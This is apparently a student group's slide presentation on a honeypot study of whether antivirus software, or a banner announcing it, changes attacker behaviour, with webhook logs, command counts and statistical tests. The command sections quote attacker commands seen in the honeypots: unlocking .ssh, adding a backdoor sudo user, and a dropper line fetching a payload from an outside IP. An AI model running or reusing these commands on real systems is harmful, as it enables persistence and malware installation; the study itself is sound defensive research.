



# Antivirus Effects Honeypot

Group K: James Andrews, Alex Barker, Anjali Paliyam,  
Emma Pellegrino, Rishi Rajesh

The background features a dark gray field with a pattern of blue-outlined hexagons. These hexagons are arranged in a honeycomb-like structure, with some clusters being more dense than others, particularly along the top and right edges. The central text is white and stands out against the dark background.


# Project Overview



# Summary

Our project seeks to investigate the impact of the presence and/or announcement of antivirus software on the behavior of attackers within a honeypot environment.

We seek to fill a gap in existing research regarding the effects of antivirus presence and/or announcement on attacker behavior, through analysis of 4 different honeypot environments.



# Research Question

**What are the impacts of both the perceived presence and the actual presence of antivirus software on the behavior of attackers?**





# Hypothesis

**The presence of an antivirus, regardless of whether it's announced, will decrease the attacker's interaction with the system.**

**Additionally, disclosing the use of an antivirus on a machine that is not equipped with antivirus will decrease how much the attacker interacts with the system.**



# Project Details



# **Control**

No banner or antivirus

# **Banner**


Banner saying there's an antivirus

# **AV**

Antivirus installed

# **BannerAV**

Antivirus installed & banner saying there's an antivirus





# Tracking our Lifecycle

## Discord Webhook

- **Let us keep tabs on our honeypot lifecycle to ensure containers were running consistently and correctly**
  - **Starting, Recycling, Redeploying**
- **Allowed us to get real time (within a minute) notifications of attacker activity in our honeypots**
  - **Attacker Presence**



**Honeypots** APP 04/29/2024 1:24 AM

bannerav starting lxc stop wait buffer  
bannerav recycling  
bannerav redeploying  
attacker in bannerav  
bannerav starting wait



**Honeypots** APP 04/29/2024 2:37 AM

banner starting lxc stop wait buffer  
banner recycling  
banner redeploying  
attacker in banner  
banner starting wait



**Honeypots** APP 04/29/2024 5:27 AM

bannerav starting lxc stop wait buffer  
bannerav recycling  
bannerav redeploying



**Honeypots** APP 04/29/2024 5:38 AM

attacker in bannerav  
bannerav starting wait



A decorative pattern of blue-outlined hexagons in the top-left corner, arranged in a honeycomb-like structure that tapers off towards the center.A decorative pattern of blue-outlined hexagons in the bottom-right corner, arranged in a honeycomb-like structure that tapers off towards the center.

# Our Data

# Data Collection

- **Attacker IP addresses, usernames, and passwords**
- **Number and type of commands entered**
- **Date and time of entered commands**
- **Number of independent visits**
- **Any programs downloaded or run**
- **Outbound connections**

# Common Commands

```
uname -s -v -n -r -m
```


```
cd ~; chattr -ia .ssh; lockr -ia .ssh
```

```
apt update && apt install sudo curl -y && sudo useradd -m -p  
$(openssl passwd - *****) system && sudo usermod -aG sudo system
```

```
cat /proc/cpuinfo|grep name|cut -f2 -d':'|uniq -c ; uname -a
```

```
/ip cloud print
```

# Common Passwords



# Commands Collected


	<code>uname -s -v -n -r -m</code>	<code>cd ~; chattr -ia .ssh; lockr -ia .ssh</code>	<code>apt update &amp;&amp; apt install sudo curl -y &amp;&amp; sudo useradd -m -p \$(openssl passwd -1 &lt;password&gt;)...</code>	<code>uname -s -m</code>	<code>cat /proc/cpuinfo grep name cut -f2 -d': uniq -c ; uname -a</code>
av	51	42	21	4	7
banner	49	47	33	8	1
bannerav	30	29	21	6	9
control	33	14		6	4

	<code>/ip cloud print</code>	<code>uname -a</code>	<code>(uname -smr    /bin/uname -smr    /usr/bin/uname -smr)</code>	<code>sudo hive-passwd set ifjeeisurofmioufiore; sudo hive-passwd ifjeeisurofmioufiore; pkill Xorg; pkill...</code>	<code>cd /tmp    cd /var/run    cd /mnt    cd /root    cd /; rm -rf sh; wget http://94.154.33.42/ sh    curl -O...</code>
av	3		1		
banner	4	3	1	1	
bannerav	3	1			1
control	5				


A decorative background featuring a dark gray field with clusters of light blue hexagonal outlines. These hexagons are arranged in various patterns, some forming larger shapes like honeycombs, while others are isolated. The hexagons are primarily located in the corners and along the sides of the frame, leaving the center area clear for the text.

# Data Analysis


# Visualization of Commands Collected




Control




BannerAV



Banner




Av






# Analysis of Commands


Honeybot: av




Honeybot: banner



Honeybot: bannerav



Honeybot: control



## Fisher's Exact Test

$H_0$ : honeypot type and commands entered are independent

$H_A$ : honeypot type and commands entered are not independent

```
In [34]: ct = pd.crosstab(index=df["Honeybot"], columns=list(map(lambda x: x[:20] + "...", if
len(x) > 20 else x, df["Command"])))
abbrev_labels = list(map(lambda x: x[:20] + "...", if len(x) > 20 else x,
df[df["Honeybot"] == key]["Command"].value_counts().index))
res = rstats.fisher_test(np.array(ct), workspace=2e6, simulate_p_value=True)
print('p-value: {}'.format(res[0][0]))
```

Out[34]: p-value: 0.0004997501249375312

# Session length data

Session length	av	banner	bannerav	control
1	52	48	38	33
2	4	10	2	5
3	4	3	3	1
4	3	3	3	1
5	2	2	2	1
6	1	3		
7			1	1
8	2			
9		1		
10		1		
11		1		
12				
13	1			
...	...	...	...	...
20			1	

# Analysis of Session Length





## Kruskal-Wallis H-Test

$H_0$ : the median session lengths for each honeypot are equal

$H_A$ : the median session lengths for each honeypot are not equal

```
In [53]: sessions = df.groupby("Honeypot")["Session"]  
         print('p-value: {}'.format(stats.kruskal(*[sessions.get_group(x).value_counts() for x in  
         sessions.groups])[1]))
```

```
Out[53]: p-value: 0.48082208142725014
```



# Conclusions

- Since our Fisher's Exact Test p-value was 0.0005 ( $< 0.05$ ), we reject the null hypothesis and have evidence supporting a significant association between the honeypot type and the commands.
- Contradicts theory that an attacker would be dissuaded from using a machine with an antivirus or antivirus banner on it. Possibly due to name or presence of antivirus / banner giving legitimacy.
- Since our Kruskal-Wallis H-test p-value was 0.480822, we failed to reject the null hypothesis and cannot conclude that there is a significant difference in the median session length between honeypots.

# Takeaways

- Throughout this project, we learned a lot about attacker behavior and how those behaviors impact our ability to do analysis.
- We learned that for most attackers, there is a fairly small set of first commands on which they can base the future progression of their attack.
- We also learned that we cannot accurately predict the behavior of attackers in such a short timeframe.



# Thank You

---

Any Questions?